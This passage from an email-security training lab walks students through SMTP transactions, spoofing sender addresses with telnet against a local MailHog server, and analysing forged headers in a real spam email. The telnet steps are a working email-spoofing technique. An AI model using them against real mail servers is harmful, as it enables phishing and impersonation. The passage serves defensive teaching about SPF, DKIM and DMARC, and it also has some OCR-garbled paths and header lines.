In this picture we can see the actual transaction that Thunderbird made with the mail server (Thunderbird is in red, Postfix responses are in blue), starting with identifying itself as **127.0.0.1** in the beginning with the "**EHLO**" command, and ending with the "**QUIT**" command at the end. One of the items to notice is that the To and From address is entered twice, this shows (highlighted with arrows). When spammers want to send email and change how it appears, this is the point at which they can enter two different values, DMARC is the standard that looks for these two items to be aligned. If we want to try this, it's possible to use telnet to manually craft a message, typing out every field yourself.

```
student@ubuntu:/labs/2.3/suricata$ telnet localhost 1025
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 smtp.abc-company.com ESMTP Postfix
EHLO 127.0.0.1
250-smtp.abc-company.com
250-PIPELINING
250-SIZE 10240000
250-VERFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<sam@abc-company.com>
250 2.1.0 Ok
RCPT TO:<student@sec450.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
To: student@sec450.com
From: "Elon Musk" <elon@tesla.com>
Subject: Testing...
This is what happens when you use different From: addresses!
.
250 2.0.0 Ok: queued as 179641C5D0D
QUIT
221 2.0.0 Bye
Connection closed by foreign host.
```

How will *this* email look in MailHog? Here's what happens:



"Elon Musk" student@sec450.com	Testing...
"Sam A." student@sec450.com	Hello

And what about the details of the email? Looking at the headers, this is where we can see that something is wrong. The email claims to be from tesla.com, but the headers all seem to point to it coming from abc-company.com's infrastructure, the return path also goes back to the email used in the envelope headers as well. This is one way you can potentially identify attempts to confused spam recipients.

```
From "Elon Musk" <elon@tesla.com>
Message-ID: MYOjAachiCl8H8ti_zR4KH46S-mrKDFwE4Nx7ziTHQA=@mailhog.example
from 127.0.0.1 (unknown [172.22.0.1]) by smtp.abc-company.com (Postfix) with ESMTP id
179641C5D0D for <student@sec450.com>; Sun, 31 Mar 2019 14:34:01 +0000 (UTC)
Received from smtp.abc-company.com by mailhog.example (MailHog) id MYOjAachiCl8H8ti_zR4KH46S-
mrKDFwE4Nx7ziTHQA=@mailhog.example; Sun, 31 Mar 2019 14:35:00 +0000
Return-Path <sam@abc-company.com>
Subject: Testing...
To: student@sec450.com
```

Hide headers ^


Plain text [Source](#)

This is what happens when you use different From: addresses!


This is how spammers can easily relabel their emails, taking advantage of how the receiving email client renders the two different `To:` fields.

This is not just a side-effect of using MailHog, if you download the email from MailHog and open it in Thunderbird, the same thing is displayed - no mention of the true sender, sam@abc-company.com, is here at all unless you view the source.





Let's dig deeper into the transaction and headers of the original email. If we do a side-by-side comparison of the PCAP and the actual received email, we can see where many of the other fields are sourced. In the following picture, items from the emails "envelope" are pointed out in green, while items from the data section are pointed out in red.



While the `MAIL FROM:` and `RCPT TO:` command values make an appearance in the headers in the `Return-Path` field and in the `Received` trace header respectively. As we saw with the Elon Musk email example, it is the `To:` and `From:` lines in the `DATA` section of the email that are used by the mail client to display to the recipient.

Looking through the rest of the transaction from Thunderbird, it turns out many of the fields in the email envelope and data section are sourced directly from the information the sending email client (Thunderbird) enters as it talks to the Postfix server. It is hard to set all of this straight when looking at email samples, but when done this way, the relationship becomes much more clear. Hopefully now that you've seen the relationship pointed out this way, understanding and interpreting email will be easier for you in the future.

Now that we've seen how these transactions work when done in the "normal" way let's send a completely spoofed email on our own using telnet!

## 2. Spoof an email from the command line

While most email sent legitimately will be sourced from another organizations email server, spammers can talk directly to your inbound mail server as well. Though attackers could spam you using "legitimate" yet hacked email accounts, talking directly to your servers allows them to send spam email without involving a stolen account. It also unbounds them from the safeguards that would otherwise put up a roadblock to sending spoofed messages through a real outbound mail server.

In this step we'll send a fake email by directly communicating with the inbound MailHog server in the way that an attacker trying to spoof email to our organization might attempt.

Start by opening a terminal by clicking the icon in the top bar of the virtual machine.



Use the following commands to connect to the local email server and send an email from the command line

```
telnet localhost 25
```

Once this command connects you should receive the response below indicating you're talking to the MailHog server:

```
student@ubuntu:~/labs/2.3$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 mailhog.example ESMTTP MailHog
```

**Warning**

Do NOT use copy and paste for the next set of commands, the server must receive each one individually and respond to it.

Type the following into the terminal **one line at a time**, pressing Enter after each line.

```
EHLO microsoft.com
MAIL FROM:<bill.gates@microsoft.com>
RCPT TO:<student@sec450.localhost>
DATA
```

These lines must then be entered, but this time you can copy them all to the clipboard and paste them all at once (do not miss the blank lines and the "." at the end):

```
To: student@sec450.com
From: Bill Gates <bill.gates@microsoft.com>
Subject: Hello
```

```
Good afternoon, this is a message from Bill himself!
```

```
.
```

After the "." on the last line, which is crucial to not miss because it is how you tell the server you've done entering the message, hit Enter. You should see `250 Ok: queued as ...` returned from the server. Finally, type the following to disconnect from the server:


```
QUIT
```

As you type, the server should be responding with messages like the ones highlighted in the photo below. If you accidentally make a typo, you can try the single erroneous command again, or type "QUIT" to exit and retry the whole transaction.

The entire interaction should have looked like the picture below.

```
student@ubuntu:/labs/2.3$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 mailhog.example ESMTP MailHog
EHLO microsoft.com
250-Hello microsoft.com
250-PIPELINING
250 AUTH PLAIN
MAIL FROM:<bill.gates@microsoft.com>
250 Sender bill.gates@microsoft.com ok
RCPT TO:<student@sec450.localhost>
250 Recipient student@sec450.localhost ok
DATA
354 End data with <CR><LF>.<CR><LF>
To: student@sec450.com
From: "Bill Gates" <bill.gates@microsoft.com>
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 7bit
Content-Language: en-US
Subject: Hello!
Good afternoon, this is a message from Bill himself!
.
250 Ok: queued as hW8r-e1QE5NAZl0u2hqtNP7uyNKd7HXAMA0y27CHwIQ=@mailhog.example
QUIT
221 Bye
Connection closed by foreign host.
```

Once you've typed "QUIT" and disconnected, go back to MailHog inbox and press the refresh button, you should now see your spoofed email!



Click on the email and once inside, click the "Show headers button again". Look what we have now!



Congratulations, you have just manually sent a spoofed email from the command line! Easy huh? As we saw in the previous step, when sending an email in the normal way using a mail client, the mail client itself is just taking the information you've entered into the program and performing this transaction for you. Although it may seem otherwise, email is actually very basic! If you're interested in a PCAP of this transaction, there is one recorded at `/1abs/2.3/spoofed.pcap` for you to look at.

This simple demonstration highlights what was stated in the slides - that email verification is purely the job of *your* email server, because you can't trust anything upstream to handle that for you. In this case, MailHog is not doing any verification to ensure that the email actually came from Microsoft's servers. It doesn't do SPF checks, DKIM, or DMARC, just dutifully passes email on without questioning it. Your infrastructure will do this too if you don't take any measures to stop it! This means without SPF, DKIM, or any other checks, attackers from outside the network could do exactly what we did here and spoof email to your employees, even pretending to come from your own domain! You've now seen how easy it is!

### 3. Analyze headers from a real spam email

Now it's time to look at the real thing. Let's pretend a user has forwarded you an email as a reported phishing attempt. A copy of the email is placed into your lab folder at `/1abs/2.3/spam.eml`. An .eml

file is simply the plain text version of an email, headers, content, and all, and can be opened with any text editor or rendered in Thunderbird.

For this email we will attempt to determine the answers to a few questions:

1. What was the intent of the email?
2. Where did the email originate - a hacked account, an account made for spamming, or was it spoofed?
3. What is the apparent IP address of the sender and what was the last known verifiable IP of where the email came from before it was submitted to GMail's servers?


Let's first look at the email with Thunderbird and try to answer question #1. We'll use Thunderbird because this is an HTML based email and trying to read the content with a text editor will be too complex. Use the following command to open up the email.

```
thunderbird /labs/2.3/spam.eml
```

You should see the following window:

 **Warning**

THIS IS A REAL SPAM EMAIL WITH LIVE LINKS, DO NOT CLICK ANY OF THE LINKS!



If you mouse over the links, you will find they are shortened with Bit.ly so that you cannot see the true final destination. Thunderbird also warns us the email tries to load remote pictures (likely an attempt at tracking open rates). We will cover later in the class how to find where shortened links go, but to analyze this email we'll need to do one now. The answer is, for bit.ly at least, adding a "+" to the end of the URL will allow you to see a special preview page for any link.

**Warning**

If you want to test this yourself be sure to use the URL "https://bitly.com/2uEOaBn+!" Do NOT just copy the link out of the email or you will go directly to the page!


Using the above method with link from the email shows the following Bit.ly preview page and the domain the spam attempts to take you to, regardless of which of the 3 links the user clicked:



The screenshot shows the Bitly interface for a link preview. At the top left is the Bitly logo. To its right are navigation links: ENTERPRISE, RESOURCES, and ABOUT. Further right are buttons for LOGIN and SIGN UP. A prominent red warning box contains an exclamation mark icon and the text: "This link has been flagged as redirecting to malicious or spam content." Below this, the link creation date is shown as "CREATED MAR 27, 5:57 PM". The full URL is displayed in a red-bordered box: "http://bilbonsake.pw/r.php?t=c&d=0&l=0&c=0&cr=1095&us=10&sp=10". Below the full URL is the shortened URL "bitly.com/2uEOaBn" and a "COPY" button. A bar chart shows the link's activity, with a callout box indicating "431 CLICKS". The x-axis of the chart is labeled with "B '19", "MAY '19", and "AUG '19". The y-axis represents the number of clicks, ranging from 0 to 400. A large, diagonal watermark is visible across the chart area: "Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020".

Interestingly, through this method, you can also see how many people *did* click the link looking to buy health supplements from strangers on the internet. We can do this because the preview page includes an activity count for the shortened URL. :)

Bit.ly also tells us the link has been flagged as either malicious or spam content. If you were to follow the link, the page it loads looks like this (typical spam):



Since we have seen this email seems to redirect you to diet supplements, and not to a malicious document or other file download, we can answer question 1. **This is probably regular, not particularly malicious spam.**

Back to the email details to answer the other questions, let's open up the .eml file with a text editor to take a look at the headers. Type the following command at a terminal to open up Microsoft Visual Studio Code to read the .eml file.

```
code /labs/2.3/spam.eml
```

Lines 1-49 of the .eml file contain the trace headers as expected (of which there are many). Remember that chronologically the first received headers that were generated are at the bottom starting with line 49.

```
39 Received: from o1.377yelp (o1.377yelp )
40 |         by mx.google.com with ESMTPS id i126si10064712ybi.415.2019.02.13.07.44.33
41 |         for <luis.eflors@gmail.com>
42 |         (version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128);
43 |         Wed, 13 Feb 2019 07:44:34 -0800 (PST)
44 Received-SPF: pass (google.com: domain of bounces+6746021-f206-luis.eflors=gmail.com@377yelp designates 167.89.8.98 as
permitted sender) client-ip=167.89.8.98;
45 DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; d=yelp.com; h=content-type:mime-version:subject:from:to:list-unsubscribe;
s=s1; bh=/mAXn9XSxQCLdY/q8VaqzGGzbWk=; b=oRTn3i/T0/sMK/YvVU9Icbn bXse/Yw80FWYMBILPPsvnQMzGK+ijomTd4dg3b58VKC00TVyfc
+MEMkvrPeWxHtF jMqwttKAHED+VhhLfLIWThGJKwayw11MOMFOfEhptwMHHjdhyV09mnGRqcZULI3p jOuT4bHz73Lmh7hawXpc=
46 DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; d=sendgrid.info;
h=content-type:mime-version:subject:from:to:list-unsubscribe:x-feedback-id; s=smtapi; bh=/mAXn9XSxQCLdY/q8VaqzGGzbWk=;
b=LVOL/W34zlxorirLvk KI6WsvCtP16FVeM+kAtg0TZhJHAswx38RntwRFimVzjrFrFYV6ToIV+wUfniCwUc
Q0EftpGE4vobsDsJ64Dlto0I4q5LMjiRffCc5ppBbsQ/fd+1aCkrleNujNftxJ1M wwc2XWz4Sg4t5h0MMmIm48+kg=
47 Received: by filter1690plmdw1.sendgrid.net with SMTP id filter1690plmdw1-7702-5C643B60-1D
48 |         2019-02-13 15:44:32.441050417 +0000 UTC m=+427768.805569639
49 Received: from smtp-sendgrid.yelpcorp.com (ec2-52-34-255-49.us-west-2.compute.amazonaws.com ) by
ismtpd0011pllas1.sendgrid.net (SG) with ESMTTP id jxq4wpsYRtSCL30cE0F67Q for <luis.eflors@gmail.com>; Wed, 13 Feb 2019
15:44:32.244 +0000 (UTC)
```

From the trace headers we can learn a few things about where the email came from. On line 49 we have the very first header that was added:

```
49 Received: from smtp-sendgrid.yelpcorp.com (ec2-52-34-255-49.us-west-2.compute.amazonaws.com ) by
ismtpd0011pllas1.sendgrid.net (SG) with ESMTTP id jxq4wpsYRtSCL30cE0F67Q for <luis.eflors@gmail.com>; Wed, 13 Feb 2019
15:44:32.244 +0000 (UTC)
```

On line 29-32, we have a received topmost trace header where the email left the sending infrastructure and was received by mx.google.com. We're interested in this because it contains the last known true IP, anything on higher numbered lines could be faked. In this case, we can confidently say the email came to GMail's servers from the host at IP 52.42.193.106 .

There's an interesting twist here though, look at lines 39-43, there seems to be a *second* line saying the email was received by mx.google.com. Which one is correct?

```
29 Received: from hdn.adlexhi.press (ec2-52-42-193-106.us-west-2.compute.amazonaws.com. [52.42.193.106]) ✓
30 |         by mx.google.com with ESMTTP id m5si2725431plt.12.2019.03.29.14.13.31
31 |         for <student@gmail.com>;
32 |         Fri, 29 Mar 2019 14:13:31 -0700 (PDT) ✓
33 Received-SPF: pass (google.com: best guess record for domain of
fdnjwdhw@fdnjwdhw-----us-west-2.compute.amazonaws.com designates 52.42.193.106 as permitted sender)
client-ip=52.42.193.106;
34 Authentication-Results: mx.google.com;
35 |         dkim=neutral (body hash did not verify) header.i=@yelp.com header.s=s1 header.b="oRTn3i/T";
36 |         dkim=neutral (body hash did not verify) header.i=@sendgrid.info header.s=smtapi header.b="LVOL/W34";
37 |         spf=pass (google.com: best guess record for domain of
fdnjwdhw@fdnjwdhw-----us-west-2.compute.amazonaws.com designates 52.42.193.106 as permitted sender)
smtp.mailfrom=FDNJWdHw@fdnjwdhw-----us-west-2.compute.amazonaws.com
38 Return-Path: <bounces+ 1637 luis.eflors=gmail.com@377yelp.com>
39 Received: from o1.377yelp (o1.377yelp ) ✗
40 |         by mx.google.com with ESMTTP id i126si10064712ybi.415.2019.02.13.07.44.33
41 |         for <luis.eflors@gmail.com>
42 |         (version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128);
43 |         Wed, 13 Feb 2019 07:44:34 -0800 (PST) ✗
```

To figure this out, look at the highlighted information in the line 39-43 entry. Not only is the received line absent of any IP addresses, it also mentions the unresolvable hostname `01.377yelp`. The higher up header has the correct formatting, a real hostname, and an IP address. Not only that, the lower received header claims the email was received on 13 Feb! This spam email was actually received 29 March, as shown in the higher header.

Although it's hard to say with absolute certainty, it very much seems that this is a spoofed email header meant to throw spam filtering off the trail. We know `mx.google.com` can't receive the email twice, so one of them must be wrong. Given that headers are written from the bottom up and the fact that the header is so odd, the lower one is highly likely to be faked (as well as all other information below the correct received header).

```
29 Received: from hdn.adlexhi.press (ec2-52-42-193-106.us-west-2.compute.amazonaws.com. [52.42.193.106])
30     by mx.google.com with ESMTPE id m5si2725431plt.12.2019.03.29.14.13.31
31     for <student@gmail.com>;
32     Fri, 29 Mar 2019 14:13:31 -0700 (PDT)
33 Received-SPF: pass (google.com: best guess record for domain of
fdnjwdhw@fdnjwdhw-----us-west-2.compute.amazonaws.com designates 52.42.193.106 as permitted sender)
client-ip=52.42.193.106;
34 Authentication-Results: mx.google.com;
35     dkim=neutral (body hash did not verify) header.i=@yelp.com header.s=s1 header.b="oRTn3i/T";
36     dkim=neutral (body hash did not verify) header.i=@sendgrid.info header.s=smtapi header.b="LVOL/W34";
37     spf=pass (google.com: best guess record for domain of
fdnjwdhw@fdnjwdhw-----us-west-2.compute.amazonaws.com designates 52.42.193.106 as permitted sender)
smtp.mailfrom=FDNJWdHw@fdnjwdhw-----us-west-2.compute.amazonaws.com
38 Return-Path: <bounces+1637.luis.eflors@gmail.com@377yelp.com>
39 Received: from 01.377yelp (01.377yelp)
40     by mx.google.com with ESMTPE id i126si10064712ybi.415.2019.02.13.07.44.33
41     for <luis.eflors@gmail.com>
42     (version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128);
43     Wed, 13 Feb 2019 07:44:34 -0800 (PST)
44 Received-SPF: pass (google.com: domain of bounces+6746021-f206-luis.eflors@gmail.com@377yelp designates 167.89.8.98 as
permitted sender) client-ip=167.89.8.98;
45 DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; d=yelp.com; h=content-type:mime-version:subject:from:to:list-unsubscribe;
s=s1; bh=/mAXn9XSxQCLdY/q8VaqzGGzbWk=; b=oRTn3i/T0/sMK/YvVU9Icbn bXse/Yw80FWYmBILPPsvnQMzGK+ijomTd4dg3b58VK00TVyfc
+MEMkvrPeWxHtF jMqwtKAhED+VhhLflIWThGJKwayw11MOMFOfEhptwMHHjdhyV09mnGRqczULI3p j0uT4bHz73Lmh7haWXPc=
46 DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; d=sendgrid.info;
h=content-type:mime-version:subject:from:to:list-unsubscribe:x-feedback-id; s=smtapi; bh=/mAXn9XSxQCLdY/q8VaqzGGzbWk=;
b=LVOL/W34z1xorirLvK KI6WSvCtP16FVeM+kAtg0TZhJHAswx38RntwRfImVzjrFrfYV6ToIV+wUfniCwUc
Q0EftpGE4vobsDsJ64Dlto0I4q5LMjiRffCc5ppBbsQ/fd+1aCkrLeNujNfTxJ1M wwc2XWz4Sg4t5h0MMmIm48+kg=
47 Received: by filter1690p1mdw1.sendgrid.net with SMTP id filter1690p1mdw1-7702-5C643B60-1D
48     2019-02-13 15:44:32.441050417 +0000 UTC m=+427768.805569639
```

**Cannot be trusted**



What that means is the best we can say is that the email came from IP `52.42.193.106`, which claimed to (on the "EHLO" line in the SMTP connection) be the domain `adlexhi.press`. When Google resolved the IP with a PTR record request it pointed to `ec2-52-42-193-106.us-west-2.compute.amazonaws.com` - likely an Amazon AWS instance used transiently for sending spam.

We can verify this by checking this domain on the Spamhaus domain blacklist - indeed, at the time of this writing the domain is listed:



What about the SPF check, why did it say "pass" if the email was spoofed?

```
Return-Path: <FDNJWdHw@fdnjwdhw-----us-west-2.compute.amazonaws.com>
Received: from hdn.adlexhi.press (ec2-52-42-193-106.us-west-2.compute.amazonaws.com. [52.42.193.106])
    by mx.google.com with ESMTP id m5si2725431plt.12.2019.03.29.14.13.31
    for <student@gmail.com>;
    Fri, 29 Mar 2019 14:13:31 -0700 (PDT)
Received-SPF: pass (google.com: best guess record for domain of
fdnjwdhw@fdnjwdhw-----us-west-2.compute.amazonaws.com designates 52.42.193.106 as permitted sender)
client-ip=52.42.193.106;
Authentication-Results: mx.google.com;
    dkim=neutral (body hash did not verify) header.i=@yelp.com header.s=s1 header.b="oRTn3i/T";
    dkim=neutral (body hash did not verify) header.i=@sendgrid.info header.s=smtapi header.b="LVOL/W34";
    spf=pass (google.com: best guess record for domain of
